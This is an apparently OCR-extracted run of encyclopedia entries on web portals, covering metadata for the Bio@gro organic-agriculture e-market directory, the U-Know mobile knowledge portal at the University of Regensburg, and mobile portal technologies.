An important category of BCOs are OA e-markets. Through a directory service of OA e-markets, OA actors that operate e-markets will be able, for example, to promote their products and services to distributors and suppliers, or consumers will be able to locate online e-markets with OA products. Various types of e-markets can be identified, including electronic storefronts, e-shops, e-malls, online auctions, online exchanges, and so forth. (Turban, King, Lee, & Viehland, 2004). E-markets of the agricultural sector include (Manouselis, Costopoulou, Patrikakis, & Sideridis, 2005): e-markets for the outputs of farms, e-markets for the production factors and inputs of farms (e.g., machinery parts, seed, chemicals), and e-markets of services by third parties that offer specialised support services to farmers (e.g., logistic, transport, banking, insurance and legal services).

In order to describe the particular characteristics of agricultural e-markets, a specialised metadata schema has been developed, which has been based on DC-EM. For the needs of the Bio@gro Web portal, a Bio@gro DC-EM application profile for e-markets has been created. An overview of its elements is provided in Figure 1 (Bio@gro, 2005). Table 1 illustrates the use of the proposed application profile for the already operating e-market of GreenTrade.net.

Figure 1. The elements of the Bio@gro application profile for e-markets





Table 1. Example of using the Bio@gro DC-EM application profile for describing an OA e-market

ELEMENT	VALUES
Identifier	EMID0025
Title	GREENTRADE.NET
Description	Electronic marketplace that aims to contribute to the development of organic agriculture and make it possible to sell, export, communicate and gather information effectively as cheaply as possible.
Source	http://www.greentrade.net
Publisher	
Name	GreenTrade
Address	8 rue du Professeur Roux, 92370, CHAVILLE
Country	FRANCE
Telephone	+ 33 1 47 50 02 73

Table 1. continued

E-mail	info@greentrade.net
Type	
emTransactionPhase	Information, negotiation, settlement
emFlow	B2B
Medium	Internet
Language	English, French, Spanish
Coverage	International
Rights	
accessRights	Private
Subject	
Keyword	Organic agriculture
Products/Services	Organic fertilizers and plant nutrients; food, beverage, and tobacco products; chocolate, sugars and sweeteners, and confectionary products; herbs and spices and extracts
Audience	Consumers/citizens
Meta-Metadata	
Contribute	
Role	Creator
Entity	Nikos Manouselis
Date	2005-08-23
Metadata Schema	BIOAGRO DC-EM Application Profile
Language	en

Figure 2. A screenshot of the prototype of an e-market directory service



Using this application profile, the Bio@gro portal team is creating a collection of OA e-market descriptions, which will serve as the basis of a directory service of e-markets with OA products, within the Bio@gro Web portal. An example of how this directory service can be implemented is presented through the e-market metadata (eMaM) directory service prototype (Manouselis & Costopoulou, 2005), which is available online at http://e-services.aua.gr/eMaM.htm. This prototype of the directory service demonstrates how a metadata repository with e-market descriptions may offer a variety of searching and browsing facilities to the users searching for an appropriate e-market. A screenshot of the eMaM prototype is presented in Figure 2.

FUTURE TRENDS

The use of metadata is currently considered a key enabler for many applications areas in the World Wide Web. In the context of Web portals, metadata is expected to support a wide variety of tasks, including the following (NISO, 2004):

- **Resource Discovery:** Discovery of relevant information by allowing resources to be found using relevant criteria, identifying resources, bringing similar resources together, distinguishing similar resources, and giving location information.
- **Organising Online Resources:** Useful in aggregating and organizing links to resources with similar characteristics, using metadata stored in online databases called metadata repositories.
- **Interoperability:** Describing a resource with metadata allows it to be understood by both humans and machines in ways that promote interoperability. This refers to the use of predefined metadata, shared transfer protocols, and crosswalks between schemas, so that resources from different portals across the Internet can be searched more effectively and seamlessly.
- **Digital Identification:** Many metadata elements represent standard numbers to uniquely identify the object to which the metadata refers. This is related to the unique identification of a digital object in the World Wide Web, using a file name, URL (unified resource locator), or some more persistent identifier such as a PURL (persistent URL) or DOI (digital object identifier).
- **Archiving and Preservation:** There is a growing concern that online resources will not survive in a usable form in the future, since online information is fragile, it can be corrupted or altered, intentionally or unintentionally. This requires special metadata to track the lineage of a content object (where it came from and how it has changed over time), to detail its physical characteristics, and to document its behavior in order to emulate it on future technologies.

CONCLUSION

This article provides an overview of what metadata is, as well as, how it can be used for the description, categorization, and classification of Web portal resources. In addition, it illustrates a case study of how metadata is used in the context of a particular Web portal service. More specifically, the case of the Bio@gro Web portal for providing online OA resources is examined. Focus is given on one of the content categories of Bio@gro portal, the OA e-markets. The development of appropriate metadata for the description and categorisation of this content category is described. A prototype implementation of an e-market directory service is also introduced. Therefore, this article is expected to be of added value for researchers, managers, and developers of Web portals that aim to deploy metadata-based services.

ACKNOWLEDGMENTS

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REFERENCES

Bio@gro. (2005). *Metadata models for Bio@gro content objects (BCOs) description*. Bio@gro Technical Report (available from the authors).

DC. (2004). *Dublin core metadata element set, Version 1.1: Reference description*. Dublin Core Org.

Duval, E., Hodgins, W., Sutton, S., & Weibel, S. L. (2002). Metadata principles and practicalities. *D-Lib Magazine, 8*.

e-GMS. (2004). *E-government metadata* standard version 3.0. Cabinet Office, Office of the e-Envoy, Technology Policy Team.

IEEE LOM. (2002). *Draft standard for learning object metadata*. IEEE Learning Technology Standards Committee, IEEE 1484.

Kraan, W. (2003). *No one standard will suit all*. The Centre for Educational Technology Interoperability Standards. Retrieved April 26, 2006, from http://www.cetis.ac.uk/content/20030513175232

Manouselis, N., & Costopoulou, C. (2006). A metadata model for e-markets. *International Journal of Metadata, Semantics & Ontologies, 1*(2), 141-153.

Manouselis, N., & Costopoulou, C. (2005). Designing an Internet-based directory service for e-markets. *Information Services & Use*, *25*(2), 95-107.

Manouselis, N., Costopoulou, C. I., Patrikakis, C. Z., & Sideridis A. B. (2005). Using metadata to bring consumers closer to agricultural e-markets. In *Proceedings of the 2005 EFITA/WCCA Joint Congress on IT in Agriculture*, Vila Real, Portugal, July 25-28, 2005.

Miller, P. (1996). Metadata for the masses. *Ariadne, 5*.

NISO. (2004). *Understanding metadata*. National Information Standards Organisation, NISO Press.

Steinacker, A., Ghavam, A., & Steinmetz, R. (2001). Metadata standards for Web-based resources. *IEEE Multimedia*, January-March, 70-76.

Tatnall, A.(2005). *Web portals—The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Turban, E., King, D., Lee, J. K., & Viehland, D. (2004). *Electronic commerce 2004: A managerial perspective*. Englewood Cliffs, NJ: Prentice Hall.

KEY TERMS

Agricultural E-Market: An e-market related to agricultural actors. The term usually refers to e-markets related to the outputs of farms, e-markets for the production factors and inputs of farms, and e-markets of services by third parties.

Application Profile: An assemblage of metadata elements selected from one or more metadata schemas.

E-Market: An information system that intends to provide market participants with online services that will facilitate information exchange between them, with the purpose of facilitating their business transactions.

Metadata: Structured information that describes, explains, locates, or otherwise makes it easier to retrieve, use, or manage a resource. It is often called "data about data" or "information about information."

Metadata element: Data items that can be added to or attached to the information resource.

Metadata schema: Sets of metadata elements designed for a specific purpose, such as describing a particular type of resource.

Organic Agriculture (OA): Holistic production management systems, which promotes and enhances agroecosystem health, including biodiversity, biological cycles, and soil biological activity.

A Mobile Portal for Academe

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INTRODUCTION

Today, many working environments and industries are considered as knowledge-intensive, that is, consulting, software, pharmaceutics, financial services, and so forth, and the share of knowledge work has risen continuously during the last decades (Wolff, 2005). Knowledge management (KM) has been introduced to overcome some of the problems knowledge workers are faced when handling knowledge, that is, the problems of storing, organizing, and distributing large amounts of knowledge and its corresponding problem of information overload and so forth (Maier, 2004).

At the same time, more and more people leave (or have to leave) their fixed working environment in order to conduct their work at changing locations or while they are on the move. Mobile business tries to address these issues by providing (mobile) information and communication technologies (ICTs) to support mobile business processes (e.g., Adam, Chikova, & Hofer, 2005; Barnes, 2003; Lehmann, Jurgen Kuhn, & Lehner, 2004,). However, compared to desktop PCs, typical mobile ICT, like mobile devices such as PDAs and mobile phones, have some disadvantages, that is, limited memory and CPU, small displays and limited input capabilities, low bandwidth, and connection stability (Hansmann, Merk, Niklous, & Stober, 2001).

So far, most of the off-the-shelf knowledge management systems provide just simple access from mobile devices. As KMS are generally handling a huge amount of information (e.g., documents in various formats, multimedia content, etc.), the management of the restrictions described becomes even more crucial (Berger, 2004).

Based on requirements for mobile applications in KM, an example for the implementation of a mobile knowledge portal at a German university is described. The presented solution offers various services for university staff (information access, colleague finder, campus navigator, collaboration support). With the help of this system, it is possible to provide users with KM services while being on the move. With its services, it creates awareness among remote working colleagues and hence, improves knowledge sharing within an organization.

MOBILE KNOWLEDGE MANAGEMENT

A mobile working environment differs in many ways from desk work and presents the business traveller with a unique set of difficulties (Perry, O'Hara, Sellen, Brown, & Harper, 2001). Throughout the last years, several studies have shown that mobile knowledge workers are confronted with problems that complicate the fulfilment of their job.

Mobile workers working separated from their colleagues often have no access to the resources they would have in their offices. Instead, business travellers, for example, have to rely on faxes and messenger services to receive materials from their offices (Schulte, 1999). In case of time-critical data, this way of communication with the home base is insufficient. In a survey about knowledge exchange within a design consulting team, Bellotti and Bly (1996) state that it is difficult for a mobile team to generally stay in touch. This is described as "lack of awareness." It means that a common background of common knowledge and shared understanding of current and past activities is missing. This constrains the exchange of knowledge in teams with mobile workers. In addition, mobile workers have to deal with different work settings, noise levels, and they have to coordinate their traveling. These "logistics of motion" lower their ability to deal with knowledge-intensive tasks (Sherry & Salvador, 2001) while on the move. The danger of an information overflow increases.

Mobile knowledge management is an approach to overcome these problems (e.g., Berger, 2004; Grimm, Tazari, & Balfanz, 2002,). Rather than adding to the discussion of what actually is managed by KM-knowledge workers, knowledge, or just information embedded into context–in this chapter, mobile KM is seen as KM focusing on the usage of mobile ICT in order to (Berger, 2004, p. 64):

- provide *mobile access* to knowledge management systems (KMS) and other information resources;
- generate *awareness* between mobile and stationary workers by linking them to each other; and
- realize *mobile KM services* that support knowledge workers in dealing with their tasks.

THE CASE OF A MOBILE PORTAL AT A GERMAN UNIVERSITY

In recent years, the German universities, which are financed to a large extent by public authorities (federal states and federal government), have been severely affected by public saving measures. As a result, lean, efficient administrative procedures are more important than ever. KM can help to achieve these objectives. One example is to provide easy access to expert directories, where staff members with certain skills, expertise, and responsibilities can be located (e.g., “Person X is responsible for third-party-funding”) in order to support communication and collaboration.

However, there are several reasons why the access to information of this type is limited at the University of Regensburg. First, there is the hierarchical, but decentralized organizational structure. All together about 1,000 staff members are working in 12 different schools and about 15 research institutes at the university, serving for about 16,000 students. As most of the organization units are highly independent, they have their own administrations, and the exchange of knowledge with the central administration is reduced to a minimum. Likewise there is hardly an exchange of knowledge between different schools and departments. As a result knowledge, which would be useful throughout the whole university, is limited to some staff members (“unlinked knowledge,” Figure 1).

A second problem is that many scientific staff members work on the basis of (short-term) time contracts. This leads to an increasing annual labour turnover, comparable to the situation that consulting companies are facing. Important knowledge about past projects, courses, and scientific results is lost very easily. Due to this fact a high proportion of (new) staff members are relatively inexperienced to cope with administration processes that can be described as highly bureaucratic and cumbersome.


To solve some of these problems—the lack of communication between departments and the need to provide specific knowledge (i.e., administrative knowledge) for staff members—the University of Regensburg decided to build up a knowledge portal called U-Know (ubiquitous knowledge). U-Know is meant to be a single point of access for all relevant information according to the knowledge needs described.

The portal should support staff members by managing documented as well as tacit knowledge. A knowledge audit was conducted in order to get a better picture of knowledge demand and supply. This was mainly done with the help of questionnaires and workshops, where staff members were asked to assess what kind of (out of office) information is considered as useful. In order to support the exchange of tacit knowledge (which is hard to codify, due to the fact that this knowledge lies solely in the employees’ heads, often embedded in work practices and processes), the considered KM solution should also enable communication and cooperation between staff members.

However, when conducting the knowledge audit, it became obvious that a large amount of knowledge is needed when knowledge workers are on the move, that is, working in a mobile work environment. Staff members are frequently commuting between offices, meeting rooms, laboratories, home offices, they visit conferences, and sometimes they are doing field studies (e.g., biologists or geographers). Hence the picture of one single resource-rich office has to be extended towards different working locations, where a large number of knowledge-intensive tasks are carried out as well. Consequently, the considered solution should meet these “ubiquitous” knowledge needs of current mobile work practices at a university, and should try to enhance the knowledge portal by mobile knowledge services in order to (see chapter “Mobile portals for knowledge management” in the same book):

- support the social networking of knowledge workers and to create awareness (e.g., mobile access to employee yellow pages, skill directories, directories of communities, via e-mail, SMS, or chat);

Figure 1. Unlinked knowledge because of independent organization structures (Berger, 2004)



- enable mobile access on various knowledge sources via different devices (e.g., knowledge about university organisation and processes, internal studies, proposals, and lessons learned);
- support location-oriented information delivery;
- support heterogeneous technologies and standards, for example, different devices, protocols, and networks;
- to provide proactive and adaptive information delivery (using mobile devices focusing on push services, profiling, personalization, and contextualization); and
- to use speech technology in order to simplify mobile access of knowledge portals.

In order to meet these requirements, U-Know offers KM services to support information, communication, collaboration, and search (Figure 2).

- **Information Services:** The first category comprises all services that are responsible to manage simple information in the knowledge base. By invoking these services, staff members obtain the information they need to perform their daily tasks, for example, news, notifications about changes in rooms or phone numbers. Very important are "*yellow pages*" (Figure 3), where all staff members are listed. This list can be browsed by names, departments, fields of research, and responsibilities, respectively.

Frequently asked questions (FAQs) try to give answers to questions that are typically asked by new staff members. The Campus Navigator helps locating places and finding your way around the campus. Each room at the university carries a doorplate with a unique identifier. After entering a starting point in the form of the identifier and a destination in the form of the name of a person, of an office (e.g., "office for third-party-fundings," "academic exchange service") or just another room number, the shortest way to the destination is calculated and shown on maps of different sizes (Figure 4).

- **Communication Services:** Communication-oriented features like e-mail, short message service (SMS), and discussion boards are intended to support the exchange of tacit knowledge between staff members.
- **Collaboration Services:** To foster collaboration, for example, in temporary project groups, staff members can initiate workgroups by inviting colleagues via SMS or e-mail to join a virtual team space. After forming a workgroup, the participants can use their team space for (electronic) group discussions and sharing documents. The blackboard displays all recent events, including new group members, new files, discussion entries, and administrative actions that are taken.
- **Search Services:** In the search section, queries can be limited to persons, research projects, organization units, or documents.

To support different networks, there are several ways to access the portal. University staff can use the campus-wide WiFi-network with WiFi-capable devices, such as laptops.

Figure 2. Features of U-Know (Berger, 2004)





Figure 3. U-Know "Yellow Pages" (Berger, 2004)

Figure 4. U-Know campus navigator (Berger, 2004)



Users can also deploy a mobile phone and access the portal via a GSM-network and the wireless application protocol (WAP). Hence it is possible to use the portal even when users are outside the university, at a conference for instance. The phone directory or the yellow pages can be accessed via voice, as the entry of longer words may be cumbersome in many situations. An integrated speech-recognition-system "translates" the user's spoken words into database requests and the results back into speech, respectively.

Different application scenarios are possible: Staff can use the system within the campus, for example, to get up-to-date information about the library, such as opening times or finding the appropriate book shelves. An SMS push service is implemented to inform staff and students about books that have to be picked up and returned. The integration of this kind of information service with personal information management of contacts, tasks, and dates by using PDAs or similar mobile devices will bring KM closer to the personal sphere. On the other side, staff and students may use the system outside the campus on their way to or back from university by participating in discussion boards and joining virtual team spaces. Here, they can retrieve news about lectures and seminars, discuss course related topics, and communicate with their peers while on the move.

CONCLUSION AND OUTLOOK

All in all, the implemented solution provides mobile access to a broad range of different knowledge sources in a mobile work environment. University staff can use the KM services provided by U-Know in order to access information, to find colleagues, to navigate the campus, to collaborate, and so forth. With its services like Yellow Pages, messaging features, and so forth, it creates awareness among remote working colleagues and hence, improves knowledge sharing within an organization. These KM services mainly support the human-oriented KM approach. In fact, typical knowledge services were adapted with regard to the characteristics of mobile devices, that is, small display, bandwidth, and so forth.

However, an adaptation of these services according to the user's location did not take place yet, whereas a customization of services according to the location of the user would enable a mobile knowledge portal to supply mobile knowledge workers with appropriate knowledge in a much more targeted way. At the same time, an information overload can be avoided, since only information relevant to the actual context and location is filtered and made available. Think of a researcher who is guided to books in a library according to his own references, but also according to his actual location. Location-orientation is the next consequent step in pushing mobile KM portals towards more comprehensive mobile KM solutions.

What are the experiences so far? The main users of U-Know are those who already own a mobile device, especially a PDA, in order to organize their appointments and contacts (personal information management). In contrast to staff members without this experience, this group perceives the additional KM-related services as an extension of the capabilities of their devices.

The WiFi-access within the university campus soon became the most popular way of accessing the system, mainly because of the free access for university members and the higher bandwidth (and therefore faster connections) of WiFi in comparison to a GSM-based access via WAP. However, decreasing connection fees and higher bandwidths of 3G-Networks (UMTS) would encourage staff to use the system from outside the university.

What are the next steps for improvement? Still, a more proactive information delivery using push services, as well as more adaptive information delivery using mobile devices focusing on profiling, personalization, and contextualization, is desirable. The initial prototype introducing speech technology should be refined and improve the ease of use of the portal by providing more advanced services, for example, to read out e-mails and information subscriptions and use speech-to-text technologies.

REFERENCES

Abecker, A., van Elst, L., & Maus, H. (2002). *Exploiting user and process context for knowledge management systems*. Paper presented at the 8th International Conference on User Modeling, Sonthofen, Germany.

Adam, O., Chikova, P., & Hofer, A. (2005). *Managing inter-organizational business processes using an architecture for m-business scenarios*. Paper presented at the International Conference on Mobile Business (ICMB'05), Sydney, Australia.

Amberg, M., Remus, U., & Wehrmann, J. (2003). *Nutzung von Kontextinformationen zur evolutionären Weiterentwicklung mobiler Dienste*. Paper presented at the 33rd Annual Conference Informatics 2003 Workshop, Mobile User—Mobile Knowledge—Mobile Internet, Frankfurt a.M., Germany.

Barnes, S. J. (2003). The mobile commerce value chain in consumer markets. In S. J. Barnes (Ed.), *mBusiness: The strategic implications of wireless communications* (pp. 13-37). Oxford: Elesevier/Butterworth-Heinemann.

Belotti, V., & Bly, S. (1996). Walking away from the desktop computer: Distributed collaboration and mobility in a product design team. *CSCW'96* (pp. 209-218). Boston: ACM Press.

Berger, S. (2004). *Mobiles Wissensmanagement. Wissensmanagement unter Berücksichtigung des Aspekts Mobilität*. Berlin: dissertation.de.

Grimm, M., Tazari, M.-R., & Balfanz, D. (2002). Towards a framework for mobile knowledge management. *Fourth International Conference on Practical Aspects of Knowledge Management 2002 (PAKM 2002)* (pp. 326-338). Vienna, Austria.

Hansmann, U., Merk, L., Niklous, M. S., & Stober, T. (2001). *Pervasive computing handbook*. Berlin: Springer.

Lehmann, H., Jurgen Kuhn, J., & Lehner, F. (2004). *The future of mobile technology: Findings from a European Delphi study*. Paper presented at the 37th Annual Hawaii International Conference on System Sciences (HICSS'04)—Track 3.

Lueg, C., & Lichtenstein, S. (2003, November 26-28). *Location-oriented knowledge management*. A workshop at the 14th Australasian Conference on Information Systems (ACIS 2003), Perth, WA, Australia.

Maier R. (2004). *Knowledge management systems, Information and communication technologies for knowledge management*. Berlin: Springer.

Maier, R., & Remus, U. (2003). Implementing process-oriented knowledge management strategies. *Journal of Knowledge Management, 7*(4), 62-74.

Open Text Corporation. (2003). *Livelink wireless: Ubiquitous access to Livelink information and services*. White Paper. Waterloo, ON Canada.

Perry, M., O'Hara, K., Sellen, A., Brown, B., & Harper, R. (2001) Dealing with mobility: Understanding access anytime, anywhere. *ACM Transactions on Human-Computer Interaction, 8*(4), 323-347.

Rao. B., & Minakakis, L. (2003). Evolution of mobile location-based services. *Communications of the ACM, 46*(12), 61-65.

Schulte, B. A. (1999). *Organisation mobiler Arbeit. Der Einfluss von IuK-Technologien*. Wiesbaden: DUV.

Sherry, J., & Salvador, T. (2001). Running and grimacing: The struggle for balance in mobile work. In *Wireless world: Social and interactional aspects of the mobile age* (pp. 108-120). New York: Springer.

Wolff, E. N. (2005). The growth of information workers. *Communications of the ACM, 48*(10), 37-42.

KEY TERMS

Enterprise Portal: An enterprise portal is an application system that provides secure, customizable, personalizable, integrated access to a variety of different and dynamic content, applications, and services. They provide basic functionality with regard to the management, structuring, and visualization of content, collaboration, and administration.

Knowledge Management System (KMS): Knowledge management systems (KMS) provide a single point of access to many different information and knowledge sources on the desktop together with a bundle of KM services.

Mobile KM Service: The core of the KMS architecture consists of a set of knowledge services in order to support discovery, publication, collaboration, and learning. Personalization services are important to provide a more effective access to the large amounts of content, that is, to filter knowledge according to the knowledge needs in a specific situation and offer this content by a single point of entry (portal). In particular, personalization services, together with mobile access services, become crucial for the use of KMS in mobile environments.

Mobile Knowledge Management: Mobile knowledge management is a KM approach focusing on the usage of mobile ICT in order to provide mobile access to knowledge management systems and other information resources, generate awareness between mobile and stationary workers by linking them to each other, and realize mobile KM services that support knowledge workers in dealing with their tasks.

Mobile Portal: A mobile portal is an enterprise portal focusing on the mobile access of applications, content, and services as well as the consideration of the location while on the move. Mobile access is about accessing stationary KMS whereas location-orientation explicitly considers the location of the mobile worker.

Mobile Portlet: Mobile portlets are portlets enabling the mobile access of mobile workers. Special portlets can be implemented to support location-orientation in mobile portals.

Mobile Portal Technologies and Business Models

David Parsons
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INTRODUCTION

Mobile portals have become a common entry point to the mobile Internet, and take a number of forms. They may be service provider portals, such as Vodafone's Live! portal (Vodafone, 2006), offering access to both in-house and brokered external services. Alternatively, they may be public pure play sites that provide some kind of managed access to resources using a yellow-pages approach. Good examples of this kind of mobile portal are WordDial (WordDial, 2006) and graBBit (Grabbit, 2006), though they have very different approaches to the way that they provide targeted access to resources, with WordDial using a keyword approach and graBBit modeled on more traditional search engines. As well as mobile and pure play operators, mobile portals are also provided by device manufacturers (e.g., Palm (Palm, 2006)), software companies (e.g., MSN (Microsoft, 2006)) existing Web portal providers (e.g., Yahoo (Yahoo, 2006)), mass media companies (e.g., AOL (AOL, 2006)) and transaction providers (m-commerce sites).

MOBILE PORTAL ADVANTAGES

The advantages that mobile portals have over standard Web portals are in ubiquity, convenience, localization, and personalization. Ubiquity means that the portal can be accessed anywhere, regardless of location. With ever widening coverage by mobile network providers, mobile portals have an increasingly ubiquitous presence. Availability at all times, via mobile devices, provides for convenience, with the ability for users to access portals at the point of need, for example to get up to date information on flight times or traffic conditions. Wireless connectivity is integrated into the mobile phone, whereas alternative ways of connecting to the Internet while traveling, such as accessing wireless or fixed networks, or using publicly available computers, can be difficult and/or expensive to access in many locations. Localization is a specific strength of mobile portals, since they can use location awareness to provide services that are targeted to the user's current locality (e.g., local weather). Location awareness can be supported by a number of technologies, including triangulation from a mobile phone network or the satellite based global positioning system (GPS). Finally, personalization is a key component of mobile portals for two reasons. First, the difficulty of navigation and the small screen size of mobile devices means that it is important to target Web-based material as much as possible. Second, such targeting is easier for subscription type services that are common with mobile phone contracts, where the carrier is likely to be able to gather considerable information about users and construct accurate profiles of their activities and requirements. All of these characteristics are important features in the potential for mobile commerce, which relies on giving the best value-for-time service. Portals that are easily customizable, technically flexible, and contain relevant content are those that are most likely to be successful tools for mobile commerce (Clarke, Flaherty, & Madison, 2003).

MOBILE PORTAL TECHNOLOGIES

The technology of mobile portals is evolving as mobile devices become more sophisticated. Early portals were based on the wireless access protocol (WAP) version 1.0, using the Wireless Markup Language (WML) with very limited user interface features and severe limits on the type of content that could be accessed. In many cases, content was based on a transformation from HyperText Markup Language (HTML) pages, designed for standard Web browsers, into WML pages. These conversions, performed by WAP gateways that linked the mobile device network to the wider Internet, were slow and the content was not optimized for mobile users. Current WAP-based portals take advantage of the improvements in WAP technology that were introduced with version 2.0 (e.g., WAP push and end-to-end security) and more powerful handsets to provide richer interaction and media types. In addition, content is more likely to be tailored especially for mobile devices rather than being converted from HTML, developed either directly in WML or in XHTML-MP (eXtensible HyperText Markup Language – Mobile Profile) which is the evolutionary pathway from WML and is now the recommended markup language for mobile Internet domains (Cremin & Rabin, 2006).

Portals that were developed in the context of second generation (2G) mobile phone networks suffered from slow connection speeds, limiting the range of contents that could be provided. Portals running over third generation (3G) networks benefit from much faster data transfer speeds, so they can deliver rich multimedia content, such as TV and movie feeds and MP3 downloads. However, despite the market dominance of entertainment content, with the huge popularity of ring tones and screen savers, mobile portal services are not limited to entertainment alone. Some portals also host location based services, for example the provision of MapPoint access via the Vodafone portal in certain territories, and portal-hosted M-Payment services are increasingly popular.

DESIGN ASPECTS OF MOBILE PORTALS

Mobile portals have had to be designed to provide the easiest access to services within the usual constraints of mobile devices, such as limited screen space, varying navigation button layouts on phones from different manufacturers, and lack of a consistent programming platform. Unlike portals designed for the desktop that are usually based around table-like structures containing separate portlets, mobile portals are structured around nested menu lists, often with images, that provide quick scrolling access to services. The initial WAP portal pioneered by Vodafone Live! exemplified the typical style for mobile portals, with a brand header followed by a list of headlines that lead to other pages. Figure 1 shows a top level menu page from Vodafone Live! Although this type of mobile portal design has become a little more sophisticated over time with the move towards larger screens and XHTML-MP markup, the basic principles of using brief headline links and/or small images still apply.

